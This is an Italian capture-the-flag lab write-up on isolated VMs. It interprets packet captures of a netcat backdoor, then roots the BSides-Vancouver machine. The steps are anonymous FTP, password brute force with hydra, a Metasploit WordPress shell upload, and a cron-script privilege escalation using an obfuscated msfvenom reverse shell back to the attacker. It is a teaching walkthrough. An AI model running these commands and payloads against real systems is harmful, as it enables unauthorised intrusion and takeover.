17	9.162453449	192.168.90.100	192.168.90.101	TCP	74	[TCP Retransmission] 40784 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
18	11.118627091	192.168.90.100	192.168.90.101	TCP	74	[TCP Retransmission] 40784 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
19	15.306552380	192.168.90.100	192.168.90.101	TCP	74	[TCP Retransmission] 40784 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
20	23.539566268	192.168.90.100	192.168.90.101	TCP	74	[TCP Retransmission] 40784 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
57	39.641756937	192.168.90.100	192.168.90.101	TCP	74	[TCP Retransmission] 40784 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK
58	39.642834267	192.168.90.101	192.168.90.100	TCP	78	8888 → 40784 [SYN, ACK] Seq=1 Ack=1 Win=65535 Len=0 MSS=1460 WS=1 TSval=0 TSeср=0
59	39.642850267	192.168.90.100	192.168.90.101	TCP	66	40784 → 8888 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2885476690 TSeср=0
60	39.696264739	192.168.90.101	192.168.90.100	TCP	190	8888 → 40784 [PSH, ACK] Seq=1 Ack=1 Win=65535 Len=124 TSval=281 TSeср=28854
61	39.696283888	192.168.90.100	192.168.90.101	TCP	66	40784 → 8888 [ACK] Seq=1 Ack=125 Win=64256 Len=0 TSval=2885476743 TSeср=281

Kali (192.168.90.100) invia un pacchetto *SYN* (synchronization) da porta sorgente 40784 a porta destinazione 8888 su Windows (192.168.90.101). Questo pacchetto indica l'intenzione di avviare una connessione.

La connessione *TCP* tra Kali e Windows viene mantenuta per la comunicazione della backdoor utilizzando nc. sembra esserci una ritrasmissione (retransmission) del pacchetto *SYN* da parte di Kali. Questo potrebbe essere causato da un problema di trasmissione o da una mancata ricezione della risposta da parte di Windows.

No.	Time	Source	Destination	Protocol	Length	Info
5	103.93745456	192.168.90.101	192.168.90.100	TCP	62	1054 → 8888 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK PERM
6	103.9374727	192.168.90.100	192.168.90.101	TCP	62	8888 → 1054 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK
7	103.9380361	192.168.90.101	192.168.90.100	TCP	60	1054 → 8888 [ACK] Seq=1 Ack=1 Win=65535 Len=0
8	103.9515006	192.168.90.100	192.168.90.101	TCP	58	8888 → 1054 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=4
9	103.9519953	192.168.90.100	192.168.90.101	TCP	7354	8888 → 1054 [PSH, ACK] Seq=5 Ack=1 Win=64240 Len=7300
10	103.9520357	192.168.90.100	192.168.90.101	TCP	5894	8888 → 1054 [PSH, ACK] Seq=7305 Ack=1 Win=64240 Len=5840
11	103.9525598	192.168.90.101	192.168.90.100	TCP	60	1054 → 8888 [ACK] Seq=1 Ack=13145 Win=61159 Len=0
12	103.9525752	192.168.90.100	192.168.90.101	TCP	14654	8888 → 1054 [PSH, ACK] Seq=13145 Ack=1 Win=64240 Len=14600
13	103.9526299	192.168.90.100	192.168.90.101	TCP	14654	8888 → 1054 [PSH, ACK] Seq=27745 Ack=1 Win=64240 Len=14600
14	103.9532979	192.168.90.101	192.168.90.100	TCP	60	1054 → 8888 [ACK] Seq=1 Ack=42349 Win=31955 Len=0
15	103.9533075	192.168.90.100	192.168.90.101	TCP	2974	8888 → 1054 [PSH, ACK] Seq=42345 Ack=1 Win=64240 Len=2920
16	103.9533694	192.168.90.100	192.168.90.101	TCP	29889	[TCP Window Full] 8888 → 1054 [PSH, ACK] Seq=45265 Ack=1 Win=64240 Len=1054
17	103.9541260	192.168.90.101	192.168.90.100	TCP	60	[TCP Window Update] 1054 → 8888 [ACK] Seq=1 Ack=74380 Win=65535 Len=3095
18	103.9541269	192.168.90.101	192.168.90.100	TCP	3139	8888 → 1054 [PSH, ACK] Seq=74380 Ack=1 Win=64240 Len=3095
19	103.9541279	192.168.90.100	192.168.90.101	TCP	32174	8888 → 1054 [PSH, ACK] Seq=77385 Ack=1 Win=64240 Len=32120
20	103.9541519	192.168.90.100	192.168.90.101	TCP	29254	8888 → 1054 [PSH, ACK] Seq=109585 Ack=1 Win=64240 Len=29200
21	103.9541813	192.168.90.100	192.168.90.101	TCP	60	1054 → 8888 [ACK] Seq=1 Ack=131405 Win=8430 Len=0
22	103.9546328	192.168.90.101	192.168.90.100	TCP	68	1054 → 8888 [ACK] Seq=1 Ack=138705 Win=1130 Len=0
23	103.9546328	192.168.90.101	192.168.90.100	TCP	60	1054 → 8888 [ACK] Seq=1 Ack=138705 Win=1130 Len=0
24	103.9547864	192.168.90.101	192.168.90.100	TCP	60	[TCP Window Update] 1054 → 8888 [ACK] Seq=1 Ack=138705 Win=65535

Windows (192.168.90.101) invia un pacchetto *SYN* (synchronization) a Kali (192.168.90.100) per avviare la connessione. Questo pacchetto indica l'intenzione di stabilire una connessione *TCP*.

Durante lo scambio *PSH, ACK*, potresti notare l'invio di pacchetti *TCP Window Full* da parte di Kali a Windows. Questo indica che la finestra di ricezione di Windows è piena e non può accettare ulteriori dati.

In risposta al pacchetto *TCP Window Full*, Windows invia un pacchetto *TCP ZeroWindow ACK* per indicare a Kali che la finestra di ricezione è piena. Questo comporta una pausa nella trasmissione dei dati da parte di Kali.

La backdoor con nc sembra essere una soluzione più semplice, mentre la backdoor con shikata_ga_nai sembra essere più evasiva e sofisticata.

Giorno 3 Hacking BSides-Vancouver

Con la configurazione Host-only, VirtualBox crea una rete virtuale che sarà all'interno del nostro computer host e che collegherà tra loro le Virtual Machine senza creare un collegamento diretto a internet.


1) Impostazione in Host-only di Kali e Vancouver

a) Prima di iniziare abbiamo notato che la macchina Vancouver era impostata su host-only.

Non potendo conoscerne l'indirizzo IP e non volendo modificare le impostazioni "di fabbrica" abbiamo impostato anche Kali sulla stessa configurazione.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.32.102 netmask 255.255.255.0 broadcast 192.168.32.255
        inet6 fe80::a00:27ff:fe13:6 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)
                RX packets 2 bytes 1180 (1.1 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 8 bytes 1200 (1.1 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



b) Utilizziamo nmap con lo switch `-sn` (*ping sweep network*) per trovare l'indirizzo della Vancouver nella rete interna virtuale. I risultati sono 2 e come possiamo notare se 192.168.32.102 è Kali l'altra è necessariamente la nostra macchina target.

```
(kali㉿kali)-[~]
$ nmap -sn -T5 192.168.32.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 19:01 EDT
Nmap scan report for 192.168.32.101
Host is up (0.0026s latency).
Nmap scan report for 192.168.32.102
Host is up (0.00029s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 19.50 seconds
```

2) Vulnerabilità WP e Brute Force

a) Con nmap avviamo una scansione completa dell'host:

- **sC** per scansione di script predefiniti (è l'equivalente di --script=default)
- **sV** per la versione dei servizi
- **-p-** indica tutte le porte
- **A** sta per aggressive mode
- **v** è verbose
- **T4** è la velocità di scansione

```
(kali㉿kali)-[~]
$ nmap -sC -sV -p- -A -v -T4 192.168.32.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 19:08 EDT
NSE: Loaded 156 scripts for scanning.
```

```
Nmap scan report for 192.168.32.101
Host is up (0.021s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|ftp-syst:
|STAT:
|FTP server status:
|  Connected to 192.168.32.102
|  Logged in as ftp
|  TYPE: ASCII
|  No session bandwidth limit
|  Session timeout in seconds is 300
|  Control connection is plain text
|  Data connections will be plain text
|  At session startup, client count was 3
|  vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|ftp-anon: Anonymous FTP login allowed (FTP code 230)
|drwxr-xr-x   2 65534 65534        4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu; protocol 2.0)
|ssh-hostkey:
|  1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|  2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9c (RSA)
|  256 97:4e:5:28:7a:31:d0:a89:b2:d0:25:81:d5:36:63:4c (ECDSA)
|_80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|http-robots.txt: 1 disallowed entry
|/backup_wordpress
|http-methods:
|- Supported Methods: OPTIONS GET HEAD POST
|http-title: Site doesn't have a title (text/html)
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Dalla scansione possiamo rilevare:

- **Porta 21 ftp aperta** con Anonymous login permesso. All'interno la directory "public" in cui il proprietario ha tutti i permessi (lettura, scrittura ed esecuzione), il gruppo ha il permesso di lettura ed esecuzione, mentre gli altri utenti possono solo eseguire il file senza poterlo modificare o eliminare.
- **Porta 22 ssh aperta** con protocolli DSA (Digital Signature Algorithm), RSA (Rivest-Shamir-Adleman) ed ECDSA (Elliptic Curve Digital Signature Algorithm). Tutti questi algoritmi utilizzano sia chiavi pubbliche che chiavi private per generare e verificare firme digitali.
- **Porta 80 http aperta** con il file "robots.txt", che presenta una restrizione per la directory /backup_wordpress, e l'assenza di un titolo nella pagina web visitata.


b) Aprendo la pagina con l'indirizzo IP del server viene visualizzato il messaggio "It works!".

Ciò significa che il server web è configurato correttamente e sta restituendo la pagina di default.

Questa pagina di default viene visualizzata quando non è ancora stato aggiunto alcun contenuto al server.



Accedendo alla copia del backup si nota come sia stato dichiarato come obsoleto e non più in uso.



A new blog is being set up, all current posts will be migrated.
For any questions, please contact **IT administrator John.**

Da notare come nel post l'amministratore sia chiamato John.

c) Siamo entrati da Kali sfruttando la vulnerabilità FTP e navigando all'interno di Vancouver abbiamo trovato un file backup di testo con i nomi degli utenti users.txt.bk e lo abbiamo salvato sulla nostra macchina Kali.

```
(kali㉿kali)-[~]
$ ftp 192.168.32.101
Connected to 192.168.32.101.
220 (vsFTPd 2.3.5)
Name (192.168.32.101:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41323|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534 65534   4096 Mar  3 2018 public
226 Directory send OK.
```

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40794|).
150 Here comes the directory listing.
-rw-r--r-- 1 0      0          31 Mar  3 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||45867|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31 bytes received in 00:00 (10.29 KiB/s)
226 Transfer complete.
```

```
(kali㉿kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

d) Con nikto andiamo a scansionare la macchina per individuare le vulnerabilità, dai risultati possiamo notare:

- Possibile vulnerabilità ad attacchi di clickjacking (attacco usato per ingannare gli utenti e indurli a fare clic su elementi o link non desiderati senza rendersene conto).
- Header link che fa riferimento all'API WordPress.
- Header "X-Content-Type-Options" non impostato con possibili XSS e content spoofing (header utilizzato per mitigare i potenziali attacchi di sniffing del tipo MIME (Media Type)).
- Directory /backup_wordpress/ dove il server risponde in modo incoerente alle richieste di accesso.
- Versione obsoleta di Apache.
- Header "tcn"(Transparency Control") indicato come "list".
- Info sensibili (inode) divulgata tramite header ETags associato (con ETag non ben configurati si possono ottenere info sugli inodes del server (quindi info directory, file presenti, ecc)).
- Header "X-Powered-By" ottenuto nel percorso /backup_wordpress/ (header che identifica la tecnologia del sito web).
- File default /icons/README presente.
- Modulo di negoziazione (mod_negotiation) con l'opzione MultiViews (funzionalità di Apache che consente al server di gestire richieste di file senza specificare esplicitamente l'estensione del file nella URL).
- File /wp-config.php individuato.

```
(kali㉿kali)-[~]
└─# nikto -h 192.168.32.101
[Nikto v2.5.0]

+ Target IP:          192.168.32.101
+ Target Hostname:    192.168.32.101
+ Target Port:        80
+ Start Time:         2023-06-19 19:30:45 (GMT-4)

+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar  3 14:17:59 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: </backup_wordpress/?rest_route=>; rel="https://api.w.org/". See: https://www.drupal.org/robots.txt Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.lt/sectou.php?id=4098ed0dc9d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2023-06-19 19:31:14 (GMT-4) (29 seconds)

+ 1 host(s) tested
```

e) Con gobuster andiamo ad enumerare le directory e i nomi dei file

Specificando le estensioni, la wordlist ed accelerando la scansione con 10 thread. La scansione trova diversi elementi tra i quali notiamo:

- Status:403 vengono indicate le risorse con accesso vietato
 - Status:301 quelle spostate su un nuovo percorso
 - Status:200 quelle accessibili.

f) Successivamente facciamo una scansione dell'URL per enumerare utenti, plugin e temi utilizzati sul sito WordPress.

```
[kali㉿kali]-[~]
$ wpscan --url http://192.168.32.101/backup_wordpress --enumerate u,p,t
```



Wordpress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firegart

Dal risultato si trovano gli utenti *admin* e *john*.

```
[+] The external WP-Cron seems to be enabled: http://192.168.32.101/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscteam/wpscan/issues/1299

[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: RSS Generator (Passive Detection)
|   - http://192.168.32.101/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
|   - http://192.168.32.101/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

[+] WordPress theme in use: twentyseventeen
| Location: http://192.168.32.101/backup_wordpress/wp-content/themes/twentyseventeen/
| Last Updated: 2023-03-29T00:00:00Z
| Readme: http://192.168.32.101/backup_wordpress/wp-content/themes/twentyseventeen/readme.txt
| [!] The version is out of date, the latest version is 2.9
| Style URL: http://192.168.32.101/backup_wordpress/wp-content/themes/twentyseventeen/style.css?ver=
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <

[+] User(s) Identified:

[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   RSS Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   RSS Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Jun 19 19:35:35 2023
[+] Requests made: 463
[+] Cached Requests: 17
[+] Data Sent: 136,887 KB
[+] Data Received: 486,113 KB
[+] Memory used: 251,586 MB
[+] Elapsed time: 00:00:06
```

g) Successivamente utilizziamo **hydra** con lista `rockyou` per trovare la password dell'amministratore *john*.

La stringa di dati di login viene inviata come parte di una richiesta POST al server dell'applicazione WordPress al fine di effettuare l'autenticazione e l'accesso all'account utente corrispondente.

```
(kali㉿kali:)[~]
$ hydra -l john -P /usr/share/wordlists/rockyou.txt.gz 192.168.32.101 -V http-post-form '/backup_wordpress/wp-login.php:log^=USER^&pwd^=PASS^&wp-submit=Log In&testcookie=1:S=Location' -t 25
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille
```

La password di *john* risulta essere *enigma*.

```
[ATTEMPT] target 192.168.32.101 - login "john" - pass "laguna" - 2539 of 14344399 [child 22] (0/0)
[80][http-post-form] host: 192.168.32.101 login: john password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-22 04:48:53
```

h) Avendo le credenziali admin sfruttiamo l'exploit di *wordpress_admin_shell_upload*.

In alternativa è possibile loggare nel pannello admin di wordpress e modificare il codice della pagina 404 con una reverse shell in php, settare un listener (con metasploit o netcat) e la shell sarà attivata visitando la pagina 404.

```
msf6 > search wp_admin
Matching Modules
=====
#  Name
      Disclosure Date  Rank      Check  Description
0   exploit/unix/webapp/wp_admin_shell_upload  2015-02-21  excellent  Yes    WordPress Admin Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload
msf6 > use 0
```

Inseriamo le credenziali e faccio partire l'exploit con *run*.

```
msf exploit(unix/webapp/wp_admin_shell_upload) > show options
Module options (exploit/unix/webapp/wp_admin_shell_upload):
Name   Current Setting  Required  Description
PASSWORD enigma        yes       The WordPress password to authenticate with
TARGET  no              no        A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS  192.168.32.101  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit-with-a-proxy
RPORT   80              yes       The target port (TCP)
SSL     false            no        Negotiate SSL/TLS for outgoing connections
ENCODER /backdoor/wordpress
USERNAME john            yes       The WordPress username to authenticate with
VHOST   .                no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST  192.168.32.102  yes       The listen address (an interface may be specified)
LPORT   4444             yes       The listen port

Exploit target:
Id  Name
0   WordPress

View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 192.168.32.102:4444
[*] Authenticating with WordPress using John:enigma ...
[*] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing payload at /backup_wordpress/wp-content/plugins/wXqOSDzCw/vItyDVNt.php ...
[*] Sending stage (39927 bytes) to 192.168.32.101
[*] Deleted vItyDVNt.php
[*] Deleted wXqOSDzCw.php
[*] Deleted wXqOSDzCw.php
[*] Meterpreter session 1 opened (192.168.32.102:4444 -> 192.168.32.101:44989) at 2023-06-19 19:59:03 -0400
```

Tramite comando *id* verifichiamo che stiamo operando con l'utente di sistema *www-data*, con *pwd* visualizzo la directory corrente /, ovvero la directory root del sistema. L'utente *www-data* ha solitamente privilegi minimi per eseguire le operazioni di servizio web.

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/
```

g) Decidiamo di utilizzare **LinEnum**, uno script di enumerazione delle vulnerabilità per sistemi Linux. Lo script esegue una serie di controlli e analisi del sistema, inclusi i privilegi dell'utente, i permessi dei file, le configurazioni di rete, le versioni dei software e altre informazioni pertinenti per identificare potenziali punti deboli.

Facciamo quindi l'upload da meterpreter nella cartella /tmp, essendo un percorso comune in cui gli utenti possono scrivere file temporanei durante l'esecuzione di script o programmi.

```
meterpreter > upload /home/kali/LinEnum /tmp
[*] Uploading : /home/kali/LinEnum → /tmp/LinEnum
[*] Completed : /home/kali/LinEnum → /tmp/LinEnum
```

```
ls
LinEnum
pulse-PKdhtXMmr18n
report.log
bash ./LinEnum -t > report.log
```

Apriamo la shell ed eseguo lo script con lo switch *-t*, utile quando si desidera eseguire un'analisi più approfondita del sistema alla ricerca di potenziali vulnerabilità o configurazioni non sicure.

Con *cat* andiamo a leggere l'output del file di report generato e faccio il download su Kali.

```
cd /tmp  
ls  
LinEnum  
pulse-PKdhtXMmr18n  
report.log  
cat report.log  
  
#####  
# Local Linux Enumeration & Privilege Escalation Script #  
#####
```

```
meterpreter > download /tmp/report.log /home/kali/Desktop  
[*] Downloading: /tmp/report.log → /home/kali/Desktop/report.log  
[*] Downloaded 44.49 KiB of 44.49 KiB (100.0%): /tmp/report.log → /home/kali/Desktop/report.log  
[*] Completed : /tmp/report.log → /home/kali/Desktop/report.log
```

```
[+] Files not owned by user but writable by group:  
-rwxrwxrwx 1 root root 376 Jun 19 17:20 /usr/local/bin/cleanup
```

LinEnum riporta il file /usr/local/bin/cleanup non di proprietà dell'utente corrente, ma scrivibile dal gruppo a cui l'utente appartiene. Questo potrebbe consentire ad altri membri del gruppo di modificare o sovrascrivere il contenuto di quel file.

Questo file appartiene a *crontab*, di default eseguito come root durante l'esecuzione di /etc/crontab. Ne consegue che qualsiasi comando o script chiamato da crontab verrà eseguito anche come root. Quando uno script eseguito da Cron è modificabile da utenti non privilegiati, tali utenti possono aumentare i propri privilegi modificando questo script e attendendo che venga eseguito da Cron con i privilegi di root.

```
[+] Crontab contents:  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the 'crontab'  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# m h dom mon dow user  command  
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly  
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )  
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )  
52 6      1 * * *  root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )  
* *      * * *    root    /usr/local/bin/cleanup  
#
```

Quando /usr/local/bin/cleanup è specificato all'interno del file di configurazione di *crontab*, significa che il comando o lo script indicato verrà eseguito secondo l'orario o la periodicità specificati nella riga corrispondente del file crontab.

La riga di crontab è composta da cinque campi separati da spazi, ognuno dei quali rappresenta una specifica temporale per l'esecuzione del comando.

"* * * * *" indica che il comando sarà eseguito ogni minuto, senza alcuna specifica di orario, giorno del mese, mese o giorno della settimana. In altre parole, il comando verrà eseguito in modo continuo e ripetitivo ogni minuto.

```
1#!/bin/sh
2
3 rm -rf /var/log/apache2/*      # Clean those damn logs!!
4
5
```

Scarichiamo il file su Kali.

```
exit
meterpreter > download /usr/local/bin/cleanup /home/kali/Desktop
[*] Downloading: /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Downloaded 64.00 B of 64.00 B (100.0%): /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Completed : /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
```

h) Con msfvenom andiamo a creare un payload che, una volta eseguito sul sistema di destinazione, si conterrà al sistema di controllo dell'attaccante, consentendo all'attaccante di avere un accesso remoto e interattivo alla shell del sistema Unix.

```
(kali㉿kali)-[~]
└$ msfvenom -p cmd/unix/reverse_python lhost=192.168.32.102
lport=8888
[-] No platform was selected, choosing Msf::Module::Platform:
:Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 364 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNqNkMEKwjAMhl+l9NSCdFsFmUgPQyaIqOB2H65WNpxtWbb3d7WFejSHpkm+/D+kf1szTgiMfKkJLbFyD4K5taORCiD2zPePdp2BSeBsy1m2ydl6SSnHfuS0RL6EL0F4XeYTCVVxaI6Xsv5x8/3quj81VX0rizMNAkwarZWcCHGuccMZ0QAZYI/ZcgLs2Q9KG0Ijl/7BZH8wPDBWxMsweR8Ggp021wl0mH4AweNYRQ=' )[0]))"
```

Andiamo ad incollarlo nel file /usr/local/bin/cleanup.

```
#!/bin/sh
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNqNkMEKwjAMhl+l9NSCdFsFmUgPQyaIqOB2H65WNpxtWbb3d7WFejSHpkm+/D+kf1szTgiMfKkJLbFyD4K5taORCiD2zPePdp2BSeBsy1m2ydl6SSnHfuS0RL6EL0F4XeYTCVVxaI6Xsv5x8/3quj81VX0rizMNAkwarZWcCHGuccMZ0QAZYI/ZcgLs2Q9KG0Ijl/7BZH8wPDBWxMsweR8Ggp021wl0mH4AweNYRQ==')[0]))"
```

g) Successivamente facciamo l'upload nel path del file di cleanup originale.

Avviamo così l'handler con nc, con id confermiamo di essere root e catturiamo il flag.

```
(kali㉿kali)-[~]
$ nc -lvp 8888
listening on [any] 8888 ...
192.168.32.101: inverse host lookup failed: Host name lookup failure
connect to [192.168.32.102] from (UNKNOWN) [192.168.32.101] 3502
id
uid=0(root) gid=0(root) groups=0(root)
ls
flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

```
meterpreter > upload /home/kali/Desktop/cleanup /usr/local/bin/cleanup
[*] Uploading   : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Uploaded -1.00 B of 376.00 B (-0.27%): /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Completed   : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
```

3) Vulnerabilità SSH

a) Dal momento che, nel nostro caso, ssh usa algoritmi di cifratura che richiedono una chiave pubblica, decidiamo di tentare il login per trovare un utente che non la richiedesse. Anne risulta richiedere una password.

```
(kali㉿kali)-[~/Desktop]
$ ssh abatchy@192.168.32.101
The authenticity of host '192.168.32.101 (192.168.32.101)' can't be established.
RSA key fingerprint is SHA256:yLBMItw4kljQG4uKyuQvZkRbR.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[f?
Warning: Permanently added '192.168.32.101' (RSA) to the
known_hosts file.
abatchy@192.168.32.101: Permission denied (publickey).

(kali㉿kali)-[~/Desktop]
$ ssh john@192.168.32.101
john@192.168.32.101: Permission denied (publickey).

(kali㉿kali)-[~/Desktop]
$ ssh mai@192.168.32.101
mai@192.168.32.101: Permission denied (publickey).

(kali㉿kali)-[~/Desktop]
$ ssh anne@192.168.32.101
anne@192.168.32.101's password:
Permission denied, please try again.
anne@192.168.32.101's password:

(kali㉿kali)-[~/Desktop]
$ ssh doomguy@192.168.32.101
doomguy@192.168.32.101: Permission denied (publickey).
```

b) Con **hydra** avviamo un brute force con lista rockyou trovando la password di anne: princess.

```
(kali㉿kali)-[~/Desktop]
$ hydra -l anne -P /home/kali/Desktop/rockyou.txt ssh://192.168.32.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milit
